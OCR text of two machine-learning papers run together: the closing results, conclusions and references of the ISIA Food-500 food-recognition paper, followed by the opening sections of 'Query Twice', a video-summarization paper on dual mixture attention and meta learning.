


Figure 8: Some confused classes, where the first column denotes some classes from the 10 worst performing classes and for each class, 3 more confused classes are listed for each row.

5.3 Experiment on Other Benchmarks

We further conduct extensive evaluation on other two popular food benchmark datasets to verify the effectiveness of our approach, and also assessed the generalizability of our model learned using ISIA Food-500 to the two datasets. Considering some evaluations from

Table 7: Performance comparison on Vireo Food-172 (%).

Method	Setting	Top-1 acc.	Top-5 acc.
AlexNet	1-crop	64.91	85.32
VGG-16 [47]	1-crop	80.41	94.59
DenseNet-161 [21]	1-crop	86.93	97.17
MTDCNN(VGG-16) [7]	1-crop	82.06	95.88
MTDCNN(DenseNet-16) [7]	1-crop	87.21	97.29
SENet-154 [19]	1-crop	88.71	97.74
PAR-Net [44]	1-crop	89.60	-
PAR-Net [44]	10-crop	90.20	-
IG-CMAN [41]	1-crop	90.63	**98.40**
MSMVFA [24]	1-crop	90.61	98.31
SGLANet	1-crop	89.88	97.83
SGLANet	10-crop	90.30	98.03
SGLANet(Pretrained)	1-crop	90.78	98.16
SGLANet(Pretrained)	10-crop	**90.98**	98.35

existing works are conducted in the setting of 10-crop test, we show the experimental results of our method in the setting of both 1-crop and 10-crop at test time.

Experiments on ETHZ Food-101 ETHZ Food-101 contains 101,000 images from 101 food categories. There are 1,000 images including 750 training images and 250 test images for each category [6]. We evaluated SGLANet against existing methods on Food-101. Table 6 shows that our method exceeds many baseline methods except some ones, such as MSMVFA [24], IG-CMAN [41] and Inception-Resnet-v2 SE [56] under the 1-crop test setting. The reason is that MSMVFA and IG-CMAN require multiple stages training for feature extraction and introduced additional ingredient information as the supervision. Inception-Resnet-v2 SE used additional data and adopted transfer learning method. When we used the pretrained model on ISIA Food-500, namely SGLANet(Pretrained), there is the performance improvement of about 0.8 percent and 0.6 percent in Top-1 accuracy on 1-crop and 10-crop test respectively. These results also verify the generalization of models learned using ISIA Food-500.

Experiments on Vireo Food-172 Vireo Food-172 consists of 110,241 food images from 172 categories. In each food category, 60%, 10%, 30% of images are randomly selected for training, validation and testing, respectively [7]. Table 7 shows experimental results on Vireo Food-172. We can see that the performance from SGLANet is better than many baselines, except that few ones, such as IG-CMAN. This is because that these methods, such as IG-CMAN introduced additional ingredient information for food recognition. In addition, these methods generally need multi-stage feature learning. When we fine-tuned SGLANet pre-trained on ISIA Food-500, there is the performance improvement of about 0.9 percent and 0.7 percent in Top-1 accuracy on 1-crop and 10-crop test respectively, and achieved the best performance under the 1-crop setting. These results again demonstrate the generalization of our model learned using ISIA Food-500.

6 CONCLUSIONS

In this paper, we present a new large-scale dataset ISIA Food-500 with larger data volume, larger category coverage, and higher diversity compared with existing typical datasets. We then propose a stacked global-local attention network to jointly exploit complementary global and local features via the designed two subnetworks for food recognition. Extensive evaluation on ISIA Food-500 and another two benchmark datasets have verified its effectiveness, and thus can be considered as one strong baseline.

Future work includes: (1) We are expanding ISIA Food-500 dataset, and aim to complete the construction of about 1.5 million food images spread over about 2,000 food categories. We expect it will serve as a new challenge to train high-capacity models for large-scale food recognition in the multimedia community. (2) We plan to collect rich attribute information, e.g., ingredients, cooking instructions and flavor information [40] to support multimodal food recognition.

ACKNOWLEDGMENTS

This work was supported by the National Natural Science Foundation of China under Grant 61972378, 61532018, U1936203, U19B2040. This research was also supported by Meituan-Dianping Group.

REFERENCES

[1] Eduardo Aguilar, Marc Bolaños, and Petia Radeva. 2017. Food recognition using fusion of classifiers based on CNNs. In *International Conference on Image Analysis and Processing*. 213–224.
[2] Eduardo Aguilar, Beatriz Remeseiro, Marc Bolaños, and Petia Radeva. 2018. Grab, Pay and Eat:Semantic Food Detection for Smart Restaurants. In *IEEE Transactions on Multimedia*, Vol. 20. 3266–3275.
[3] Shuang Ao and Charles X. Ling. 2015. Adapting new categories for food recognition with deep representation. In *IEEE International Conference on Data Mining Workshop*. 1196–1203.
[4] Vinay Bettadapura, Edison Thomaz, Aman Parnami, Gregory D Abowd, and Irfan Essa. 2015. Leveraging context to support automated food recognition in restaurants. In *IEEE Winter Conference on Applications of Computer Vision*. 580–587.
[5] Marc Bolanos and Petia Radeva. 2017. Simultaneous food localization and recognition. In *International Conference on Pattern Recognition*. 3140–3145.
[6] Lukas Bossard, Matthieu Guillaumin, and Luc Van Gool. 2014. Food-101–mining discriminative components with random forests. In *European Conference on Computer Vision*. 446–461.
[7] Jingjing Chen and Chong-Wah Ngo. 2016. Deep-based ingredient recognition for cooking recipe retrieval. In *Proceedings of the ACM on Multimedia Conference*. 32–41.
[8] L. Chen, H. Zhang, J. Xiao, L. Nie, J. Shao, W. Liu, and T. Chua. 2017. SCA-CNN: Spatial and Channel-Wise Attention in Convolutional Networks for Image Captioning. In *IEEE Conference on Computer Vision and Pattern Recognition*. 6298–6306.
[9] Mei Chen, Kapil Dhingra, Wen Wu, Lei Yang, Rahul Sukthankar, and Jie Yang. 2009. PFID: Pittsburgh fast-food image dataset. In *IEEE International Conference on Image Processing*. 289–292.
[10] Xin Chen, Hua Zhou, and Liang Diao. 2017. ChineseFoodNet: A large-scale image dataset for Chinese food recognition. In *CoRR*, Vol. abs/1705.02743.
[11] Yue Chen, Yalong Bai, Wei Zhang, and Tao Mei. 2019. Destruction and Construction Learning for Fine-Grained Image Recognition. *In: IEEE International Conference on Computer Vision and Pattern Recognition* (2019), 5157–5166.
[12] Gianluigi Ciocca, Paolo Napoletano, and Raimondo Schettini. 2015. Food Recognition and Leftover Estimation for Daily Diet Monitoring. In *International Conference on Image Analysis and Processing*. 334–341.
[13] Gianluigi Ciocca, Paolo Napoletano, and Raimondo Schettini. 2016. Food recognition: a new dataset, experiments, and results. In *IEEE Journal of Biomedical and Health Informatics*, Vol. 21. 588–598.
[14] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Fei-Fei Li. 2009. ImageNet: A large-scale hierarchical image database. In *IEEE Conference on Computer Vision and Pattern Recognition*. 248–255.
[15] Lixi Deng, Jingjing Chen, Qianru Sun, Xiangnan He, Sheng Tang, Zhaoyan Ming, Yongdong Zhang, and Tat-Seng Chua. 2019. Mixed-dish Recognition with

Contextual Relation Networks. In *ACM Multimedia*. ACM, 112–120.
[16] Hamid Hassannejad, Guido Matrella, Paolo Ciampolini, Ilaria De Munari, Monica Mordonini, and Stefano Cagnoni. 2016. Food image recognition using very deep convolutional networks. In *International Workshop on Multimedia Assisted Dietary Management*. 41–49.
[17] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. 2016. Deep Residual Learning for Image Recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*. 770–778.
[18] S. Horiguchi, S. Amano, M. Ogawa, and K. Aizawa. 2018. Personalized Classifier for Food Image Recognition. *IEEE Transactions on Multimedia* 20, 10 (2018), 2836–2848.
[19] Jie Hu, Li Shen, and Gang Sun. 2018. Squeeze-and-Excitation Networks. In *IEEE Conference on Computer Vision and Pattern Recognition*. 7132–7141.
[20] Tao Hu and Honggang Qi. 2019. See Better Before Looking Closer: Weakly Supervised Data Augmentation Network for Fine-Grained Visual Classification. *CoRR* abs/1901.09891.
[21] Gao Huang, Zhuang Liu, Kilian Q Weinberger, and Laurens van der Maaten. 2017. Densely connected convolutional networks. In *IEEE Conference on Computer Vision and Pattern Recognition*. 2261–2269.
[22] Max Jaderberg, Karen Simonyan, Andrew Zisserman, and Koray Kavukcuoglu. 2015. Spatial Transformer Networks. In *Advances in Neural Information Processing Systems 28: Annual Conference on Neural Information Processing Systems*. 2017–2025.
[23] Mona Jalal, Kaihong Wang, Sankara Jefferson, Yi Zheng, Elaine O. Nsoesie, and Margrit Betke. 2019. Scraping Social Media Photos Posted in Kenya and Elsewhere to Detect and Analyze Food Types. In *Proceedings of the 5th International Workshop on Multimedia Assisted Dietary Management*. 50–59.
[24] Shuqiang Jiang, Weiqing Min, Linhu Liu, and Zhengdong Luo. 2019. Multi-Scale Multi-View Deep Feature Aggregation for Food Recognition. *IEEE Transactions on Image Processing* 29, 1, 265–276.
[25] Hokuto Kagaya, Kiyoharu Aizawa, and Makoto Ogawa. 2014. Food detection and recognition using convolutional neural network. In *Proceedings of the ACM International Conference on Multimedia*. 1085–1088.
[26] Parneet Kaur, Karan Sikka, Weijun Wang, Serge J. Belongie, and Ajay Divakaran. 2019. FoodX-251: A Dataset for Fine-grained Food Classification. In *IEEE Conference on Computer Vision and Pattern Recognition Workshops*.
[27] Yoshiyuki Kawano and Keiji Yanai. 2014. Automatic expansion of a food image dataset leveraging existing categories with domain adaptation. In *European Conference on Computer Vision*. 3–17.
[28] Simon Kornblith, Jonathon Shlens, and Quoc Le. 2019. Do Better ImageNet Models Transfer Better?. In *IEEE Conference on Computer Vision and Pattern Recognition*. 2661–2671.
[29] W. Li, X. Zhu, and S. Gong. 2018. Harmonious Attention Network for Person Re-identification. In *IEEE Conference on Computer Vision and Pattern Recognition*. 2285–2294.
[30] Chang Liu, Yu Cao, Yan Luo, Guanling Chen, Vinod Vokkarane, and Yunsheng Ma. 2016. Deepfood: Deep learning-based food image recognition for computer-aided dietary assessment. In *International Conference on Smart Homes and Health Telematics*. 37–48.
[31] Pau RodrÍguez López, Diego Velazquez Dorta, Guillem Cucurull Preixens, Josep M. Gonfaus, and Jordi Gonzàlez Sabaté. 2020. Pay attention to the activations: a modular attention mechanism for fine-grained image recognition. In *IEEE Transactions on Multimedia*, Vol. 22. 502–514.
[32] Niki Martinel, Gian Luca Foresti, and Christian Micheloni. 2018. Wide-slice residual networks for food recognition. In *IEEE Winter Conference on Applications of Computer Vision*. 567–576.
[33] Niki Martinel, Claudio Piciarelli, and Christian Micheloni. 2016. A supervised extreme learning committee for food recognition. In *Computer Vision and Image Understanding*, Vol. 148. Elsevier, 67–86.
[34] Yuji Matsuda and Keiji Yanai. 2012. Multiple-food recognition considering co-occurrence employing manifold ranking. In *International Conference on Pattern Recognition*. 2017–2020.
[35] Patrick McAllister, Huiru Zheng, Raymond Bond, and Anne Moorhead. 2018. Combining deep residual neural network features with supervised machine learning algorithms to classify diverse food image datasets. In *Computers in Biology and Medicine*, Vol. 95. Elsevier, 217–233.
[36] Austin Meyers, Nick Johnston, Vivek Rathod, Anoop Korattikara, Alex Gorban, Nathan Silberman, Sergio Guadarrama, George Papandreou, Jonathan Huang, and Kevin P Murphy. 2015. Im2Calories: towards an automated mobile vision food diary. In *Proceedings of the IEEE International Conference on Computer Vision*. 1233–1241.
[37] Weiqing Min, Bing-Kun Bao, Shuhuan Mei, Yaohui Zhu, Yong Rui, and Shuqiang Jiang. 2018. You are what you eat: Exploring rich recipe information for cross-region food analysis. *IEEE Transactions on Multimedia* 20, 4 (2018), 950–964.
[38] Weiqing Min, Shuqiang Jiang, Linhu Liu, Yong Rui, and Ramesh Jain. 2019. A Survey on Food Computing. In *ACM Computing Surveys*, Vol. 52. 1–36.
[39] Weiqing Min, Shuqiang Jiang, Jitao Sang, Huayang Wang, Xinda Liu, and Luis Herranz. 2017. Being a Super Cook: Joint Food Attributes and Multi-Modal Content Modeling for Recipe Retrieval and Exploration. *IEEE Transactions on Multimedia* 19, 5 (2017), 1100–1113.
[40] Weiqing Min, Shuqiang Jiang, Shuhui Wang, Jitao Sang, and Shuhuan Mei. 2017. A Delicious Recipe Analysis Framework for Exploring Multi-Modal Recipes with Various Attributes. In *ACM Multimedia*. ACM, 402–410.
[41] Weiqing Min, Linhu Liu, Zhengdong Luo, and Shuqiang Jiang. 2019. Ingredient-Guided Cascaded Multi-Attention Network for Food Recognition. In *Proceedings of the ACM International Conference on Multimedia*. 1331–1339.
[42] Nitish Nag, Vaibhav Pandey, and Ramesh Jain. 2017. Health multimedia: Lifestyle recommendations based on diverse observations. In *Proceedings of the ACM on International Conference on Multimedia Retrieval*. 99–106.
[43] Paritosh Pandey, Akella Deepthi, Bappaditya Mandal, and N. B. Puhan. 2017. FoodNet: Recognizing foods using ensemble of deep networks. In *IEEE Signal Processing Letters*, Vol. 24. 1758–1762.
[44] Jianing Qiu, Frank P.-W. Lo, Yingnan Sun, Siyao Wang, and Benny Lo. 2019. Mining Discriminative Food Regions for Accurate Food Recognition. In *British Machine Vision Conference (Accepted)*.
[45] Amaia Salvador, Nicholas Hynes, Yusuf Aytar, Javier Marin, Ferda Ofli, Ingmar Weber, and Antonio Torralba. 2017. Learning cross-modal embeddings for cooking recipes and food images. In *IEEE Conference on Computer Vision and Pattern Recognition*. 3020–3028.
[46] Zagoruyko Sergey and Komodakis Nikos. 2016. Wide Residual Networks. In *Proceedings of the British Machine Vision Conference*. BMVA Press, 87.1–87.12.
[47] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. 2015. Going deeper with convolutions. In *IEEE Conference on Computer Vision and Pattern Recognition*. 1–9.
[48] Xin Wang, Devinder Kumar, Nicolas Thome, Matthieu Cord, and Frederic Precioso. 2015. Recipe recognition with large multimodal food dataset. In *IEEE International Conference on Multimedia and Expo Workshops*. 1–6.
[49] Xiu-Shen Wei, Jianxin Wu, and Quan Cui. 2019. Deep Learning for Fine-Grained Image Analysis: A Survey. *CoRR* abs/1907.03069 (2019).
[50] Hui Wu, Michele Merler, Rosario Uceda-Sosa, and John R Smith. 2016. Learning to make better mistakes: Semantics-aware visual food recognition. In *ACM Multimedia Conference*. 172–176.
[51] Ruihan Xu, Luis Herranz, Shuqiang Jiang, Shuang Wang, Xinhang Song, and Ramesh Jain. 2015. Geolocalized modeling for dish recognition. In *IEEE Transactions on Multimedia*, Vol. 17. 1187–1199.
[52] Keiji Yanai and Yoshiyuki Kawano. 2015. Food image recognition using deep convolutional network with pre-training and fine-tuning. In *IEEE International Conference on Multimedia and Expo Workshops*. 1–6.
[53] Shulin Yang, Mei Chen, Dean Pomerleau, and Rahul Sukthankar. 2010. Food recognition using statistics of pairwise local features. In *IEEE Conference on Computer Vision and Pattern Recognition*. 2249–2256.
[54] S. Yang and D. Ramanan. 2015. Multi-scale Recognition with DAG-CNNs. In *IEEE International Conference on Computer Vision*. 1215–1223.
[55] Ze Yang, Tiange Luo, Dong Wang, Zhiqiang Hu, Jun Gao, and Liwei Wang. 2018. Learning to Navigate for Fine-Grained Classification. In *European Conference on Computer Vision*. 438–454.
[56] Cui Yin, Song Yang, Sun Chen, Howard Andrew, and Belongie Serge. 2018. Large Scale Fine-Grained Categorization and Domain-Specific Transfer Learning. In *IEEE Conference on Computer Vision and Pattern Recognition*. 4109–4118.
[57] F. Yu, D. Wang, E. Shelhamer, and T. Darrell. 2018. Deep Layer Aggregation. In *IEEE Conference on Computer Vision and Pattern Recognition*. 2403–2412.
[58] Bolei Zhou, Àgata Lapedriza, Aditya Khosla, Aude Oliva, and Antonio Torralba. 2018. Places: A 10 Million Image Database for Scene Recognition. In *IEEE Transactions on Pattern Analysis and Machine Intelligence*, Vol. 40. 1452–1464.
[59] Feng Zhou and Yuanqing Lin. 2016. Fine-Grained Image Classification by Exploring Bipartite-Graph Labels. In *IEEE Conference on Computer Vision and Pattern Recognition*. 1124–1133.
[60] Barret Zoph, Vijay Vasudevan, Jonathon Shlens, and Quoc Le. 2018. Learning Transferable Architectures for Scalable Image Recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*. 8697–8710.

Query Twice: Dual Mixture Attention Meta Learning for Video Summarization

Junyan Wang[1], Yang Bai[2], Yang Long[3],
Bingzhang Hu[2], Zhenhua Chai[1], Yu Guan[2], Xiaolin Wei[1]
[1]Vision Intelligence Center, Meituan-Dianping Group, Beijing, China
[2]OpenLab, Newcastle University, Newcastle upon Tyne, UK
[3]Department of Computer Science, Durham University, Durham, UK
{wangjunyan04, chaizhenhua, weixiaolin02}@meituan.com,
{y.bai13, bingzhang.hu, yu.guan}@newcastle.ac.uk, yang.long@ieee.org

ABSTRACT

Video summarization aims to select representative frames to retain high-level information, which is usually solved by predicting the segment-wise importance score via a softmax function. However, softmax function suffers in retaining high-rank representations for complex visual or sequential information, which is known as the *Softmax Bottleneck* problem. In this paper, we propose a novel framework named Dual Mixture Attention (DMASum) model with Meta Learning for video summarization that tackles the softmax bottleneck problem, where the Mixture of Attention layer (MoA) effectively increases the model capacity by employing twice self-query attention that can capture the second-order changes in addition to the initial query-key attention, and a novel Single Frame Meta Learning rule is then introduced to achieve more generalization to small datasets with limited training sources. Furthermore, the DMASum significantly exploits both visual and sequential attention that connects local key-frame and global attention in an accumulative way. We adopt the new evaluation protocol on two public datasets, SumMe, and TVSum. Both qualitative and quantitative experiments manifest significant improvements over the state-of-the-art methods.

CCS CONCEPTS

• **Computing methodologies** → **Video summarization**.

KEYWORDS

video summarization, attention network, meta learning

ACM Reference Format:
Junyan Wang, Yang Bai, Yang Long, Bingzhang Hu, Zhenhua Chai, Yu Guan and Xiaolin Wei. 2020. Query Twice: Dual Mixture Attention Meta Learning for Video Summarization. In *Proceedings of the 28th ACM International Conference on Multimedia (MMâĂŹ20), October 12–16, 2020, Seattle, WA, USA.* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3394171.3414064

MM '20, October 12–16, 2020, Seattle, WA, USA

ACM ISBN 978-1-4503-7988-5/20/10…$15.00
https://doi.org/10.1145/3394171.3414064




Figure 1: An illustration of the video summarization task using our proposed DMASum. Each gray bar represents the predicted important score of a segment and green bars denote the key-segments in the summarized video. Highlights of DMASum include Visual-sequential Dual Channels, Stacked MoA modules.

1 INTRODUCTION

With the tremendous growth of video materials uploaded to various online video platforms like YouTube, automatic video summarization has received increasing attention in recent years. The summarized video can be used in many scenarios such as fast indexing and human-computer interaction in a light and convenient fashion. The main objective of video summarization is to shorten a whole video into summarized frames while preserving crucial plots. One of the mainstream directions focuses on key-frames summarization [8] is illustrated in Fig. 1 A video is first divided into 15-second segments, and the problem is modeled as an importance score prediction task to select the most informative segments.

The nature of video summarization task encourages a line of research [13, 21, 32, 35] focusing on unsupervised learning methods. Besides, [39] applied deep reinforcement learning with a diversity-representativeness reward function for the generated summary; Currently, the most popular benchmarks are SumMe [8] and TVSum [25]. Otani *et al.* [23] proposed to evaluate the methods by using the rank-order correlation between predicted and human-annotated importance scores. These key evaluation matrices measure agreements between generated summaries and reference summaries. Therefore, supervised methods [7, 32, 36, 38] are still very important for investigating essential technical questions because they can directly compare against human-annotated scores as ground truth. One of the mainstream directions focuses on key-frames summarization [8] is illustrated in Fig. 1.

The challenges for supervised key-frames summarization are two-fold. First, the importance scores are very subjective and highly related to human perception. Second, the annotations are expensive to be obtained; thus, the model should be able to cope with limited labeled data while retaining high generalization. These are not only unsolved questions for video summarization but also essential for many other research domains. To this end, this paper proposes a new framework, namely the Dual Mixture Attention model (DMASum) that aims to achieve **1)** human-like attention by adopting cutting-edge self-attention architecture and takes both visual and sequential information into a unified process; and **2)** high-level semantic understanding of the whole content by incorporating a novel meta learning module to maximally exploit the training data and improve the model generalization.

The proposed framework manifested promising results in our early experiments. However, the early implementation reflected two major technical challenges. The first is known as the *Softmax Bottleneck* problem associated with the self-attention architecture. Both theoretical and empirical evidences in this paper show that traditional softmax function does not have the sufficient capability to retain high-rank representation for long and complex videos. To this end, we propose a *Query Twice* module by adding self-query attention to query-key attention. The Mixture of Attention layer can then compare the two attentions to capture the second-order changes and increase the model capability. The second problem is that the most common meta learning strategy does not naturally fit the video summarization task. We propose a Single-video Meta Learning rule to refrain the learner tasks so as to purify the meta learner updating processes. To summarize our contributions:

- To our best knowledge, this is the first paper that successfully introduces self-attention architecture and meta learning to jointly process dual representations of visual and sequential information for video summarization.
- We provide in-depth theoretical and empirical analyses of the Softmax Bottleneck problem when applying attention model to video summarization task. And a novel self-query module with Mixture-of-Attention is provided as the solution to overcome the problem effectively.
- We explore the meta learning strategy, and a Single-Video Meta Learning rule is particularly designed for video summarization tasks.
- Quantitatively and qualitatively experiments on two datasets: SumMe [8] and TVSum [25] demonstrate our superior performance over the state-of-the-art methods. More impressively, our model achieves human annotator level performance under new protocols of Kendall's τ correlation coefficients and Spearman's ρ correlation coefficients. The groundbreaking results suggested that our DMASum has effectively modeled human-like attention.

2 RELATED WORK

Video summarization. Video, as a media containing complex spatio-temporal relationship of visual contents, has a wide range of applications [4, 5, 28, 29, 33, 41]. However, because of its huge volume, video summarization is to compress such huge volume data into its light version while preserving its information. Early works have presented various solutions to this problem, including storyboards [7, 9, 20, 20] and objects [16, 19, 30]. LSTM-based deep learning approaches are proposed for both supervised and unsupervised video summarization in recent years. Zhang *et al.* [36] proposed a bidirectional LSTM model to predict the importance score of each frame directly, and this model is also extended with determinantal point process [15]. Mahasseni *et al.* [21] specified a generative adversarial framework that consists of the summarizer and discriminator for unsupervised video summarization. The summarizer is an auto-encoder LSTM network for reconstructing the input video, and the discriminator is another LSTM network for distinguishing between the original video and its reconstruction. Meanwhile, based on the observation of Otani *et al.* [23], they propose another evaluation approach as well as a visualization of correlation between the estimated scoring and human annotations.
Attention-based Models. The attention mechanism was born to help memorize long source sentences in neural machine translation [2]. Rather than building a single context vector out of the translation encoder, the attention method is to create shortcuts between the context vector and the entire input sentence, then customize the weights of these shortcut connections for each element. The Transformer [27], without a doubt, is one of the most impressive works in the machine translation task. The model is mainly built on self-attention layers, also known as intra-attention, and the self-attention network is relating different positions of the same input sequence. Many recent works have applied self-attention to a wide range of video-related applications, such as video question answer [18] and video captioning [40]. Particularly for the video summarization task, Ji *et al.* [12] proposed an attention-based encoder-decoder network for selecting the key shots. He *et al.* [11] proposed an unsupervised video summarization method with attentive conditional Generative Adversarial Networks.
Meta Learning. Meta learning, also known as learning to learn, aims to design a model that can be learned rapidly with fewer training examples. Meta learning usually used in few-shot learning [6, 22] and transfer learning [31]. Finn *et al.* [6] propose a Model Agnostic Meta Learning (MAML) which is compatible with any model trained with gradient descent and applicable to a variety of different learning problems, including classification, regression, and reinforcement learning. Like MAML, the work of Nichol *et al.* [22] proposed a strategy which repeatedly sampling and training a single task, then moving the initialization towards the trained weights on that task. Recently, meta learning methods have been applied in a few video analysis tasks. Especially in video summarization, Li *et al.* [17] proposed a meta learning method that explores the video summarization mechanism among summarizing processes on different videos.

3 THE PROPOSED APPROACH

Video summarization is modeled as a sequence labeling (or sequence to sequence mapping) problem. Given a sequence of video frames, the task is to assign each frame an importance score based on which key-frames can be selected. Existing sequence labelling approaches include deep sequential models such as LSTM [36, 37], attention model [12]. However, the key difficulty is to learn the frame dependencies within the video and capturing the internal




Figure 2: The overall architecture of our DMASum is shown as the top figure, which consists of a sequential channel and a visual channel and stacked MoA layers. The bottom part shows the structure of the Mixture of Attention layer.

contextual information of the video. Considering video is a highly context-dependent source that shares many similar properties in sentences. As the outstanding performance of the Transformer [27], we introduce the self-attention structure that has been widely used in natural language processing (NLP) as our architecture basis. Both visual and sequential representations are considered in order to model complex human-like attention and better match the subjective annotations. Also, the motivation of meta learning aims to improve the model generalization when training sources are insufficient due to expensive human annotations. An overview of the proposed video summarization architecture and the details of the Mixture of Attention layer that are illustrated in Figure 2.

3.1 Architecture Design

Dual-representation Learning: For the video summarization task, we introduce both visual and sequential channels as the input. The visual channel (deep CNNs) extracts visual features $\boldsymbol{H}^v = \{\boldsymbol{h}_t^v\}_{t=1}^T$ from each video frame image. Based on the extracted visual features, the sequential features $\boldsymbol{H}^s = \{\boldsymbol{h}_t^s\}_{t=1}^T$ is obtained by the sequential channel (bidirectional LSTM network) and consists of the dual-channel feature $\boldsymbol{H} \in \{\boldsymbol{H}^v, \boldsymbol{H}^s\}$. The dual representation is critical to model complex human-like attention and can link frame-wise attention to the overall story line.

The Attention Module: Taking a feature sequence $\boldsymbol{H} = \{\boldsymbol{h}_t\}_{t=1}^T \in \mathbb{R}^{D \times T}$ extracted from the video as input, the attention network can re-express each $\boldsymbol{h}_t^*$ within input $\boldsymbol{H}$ by utilizing weighted combination of the entire neighborhood from $\boldsymbol{h}_1$ to $\boldsymbol{h}_T$, where D is the feature dimension and T is number of frames within a video. In concreteness, the attention network first linearly transforms $\boldsymbol{H}$ into $\boldsymbol{Q} = \boldsymbol{W}^Q\boldsymbol{H}^*$, $\boldsymbol{K} = \boldsymbol{W}^K\boldsymbol{H}^*$ and $\boldsymbol{V} = \boldsymbol{W}^V\boldsymbol{H}^*$, where $\boldsymbol{Q} = \{\boldsymbol{Q}_t\}_{t=1}^T \in \mathbb{R}^{D_a \times T}$, $\boldsymbol{K} = \{\boldsymbol{K}_t\}_{t=1}^T \in \mathbb{R}^{D_a \times T}$ and $\boldsymbol{V} = \{\boldsymbol{V}_t\}_{t=1}^T \in \mathbb{R}^{D_a \times T}$ are known as Queries, Keys and Values vectors, respectively and D_a represents the attention feature size, and $\boldsymbol{W}^Q, \boldsymbol{W}^K, \boldsymbol{W}^V \in \mathbb{R}^{D_a \times D}$ are the corresponding learnable parameters. $\boldsymbol{K}$ is employed to learn the distribution of attention matrix on condition of the query matrix $\boldsymbol{Q}$, and $\boldsymbol{V}$ is used to exploit information representation. Thus the scaled dot-product attention $\boldsymbol{A}$ is defined as:

$$\mathcal{F}_{Scale}(\boldsymbol{K}, \boldsymbol{Q}) = \frac{\boldsymbol{K}^T\boldsymbol{Q}}{\sqrt{D_a}}, \tag{1}$$

$$\boldsymbol{A} = \mathcal{F}_{Softmax}(\boldsymbol{K}, \boldsymbol{Q}) = \frac{\exp(\mathcal{F}_{Scale}(\boldsymbol{K}, \boldsymbol{Q}))}{\sum_{t=1}^T \exp\mathcal{F}_{Scale}(\boldsymbol{K}, \boldsymbol{Q})}, \tag{2}$$

where $\boldsymbol{A} \in \mathbb{R}^{T \times T}$ and we consider $\boldsymbol{A}$ as the distribution of attention matrix on condition of the query matrix $\boldsymbol{Q}$. In Eq.1, due to the large degree of high dimensional $\boldsymbol{K}^T\boldsymbol{Q}$, scaling factor $\frac{1}{\sqrt{D_a}}$ is used to prevent the potential small gradient suffered by softmax. The output of attention network is:

$$\boldsymbol{Z} = \boldsymbol{V}\boldsymbol{A}. \tag{3}$$

After applying the attention module to both channels, We concatenate their outputs and feed into a score layer, which consists of multiple fully-connected layers ended with a sigmoid function. The score layer predicts the importance score $\hat{s}$ is sampled as:

$$\hat{\boldsymbol{S}} = \mathcal{F}_{Score}(\mathcal{F}_{Concat}(\boldsymbol{Z}^v, \boldsymbol{Z}^s)), \tag{4}$$

where $\mathcal{F}_{Score}$ denotes the score layer and $\mathcal{F}_{Concat}$ in this paper means concatenation operation on different channels.

Overall Objective Function. We intend to treat the outputs as the importance scores of the whole video frames in this work. Thus, we simply employ the mean square loss $\mathcal{L}$ between the ground truth importance scores and the predicted importance scores.

$$\mathcal{L} = \frac{1}{T}\sum_{i=1}^T (s_i - \hat{s_i})^2, \tag{5}$$

3.2 The Softmax Bottleneck


Almost all existing attention models follow the original pipeline from NLP tasks using the softmax function Eq. (2) to compute the attention. However, this section identifies the key limitation of softmax function for video summarization. It can be considered that the attention distribution is a finite set of pairs of a context and its conditional distribution $\mathcal{V} = \{(c_1, P^*(X|c_1)), \ldots, (c_1, P^*(X|c_T))\}$, where $\mathcal{X} = \{x_1, x_2, \ldots, x_N\}$ denotes T compatible keys in the video $\mathcal{V}$ and $\mathcal{C} = \{c_1, c_2, \ldots, c_N\}$ denotes the contexts. It is assumed $P^* > 0$ and $\boldsymbol{A}^*$ represents the true attention distribution. Thus the true attention distribution in (2) can be re-formulated as:

$$\boldsymbol{A}^* = \begin{bmatrix} logP^*(x_1|c_1) & logP^*(x_2|c_1) & \cdots & logP^*(x_T|c_1) \\ logP^*(x_1|c_2) & logP^*(x_2|c_2) & \cdots & logP^*(x_T|c_2) \\ \vdots & \vdots & \ddots & \vdots \\ logP^*(x_1|c_T) & logP^*(x_2|c_T) & \cdots & logP^*(x_T|c_T). \end{bmatrix} \quad (6)$$

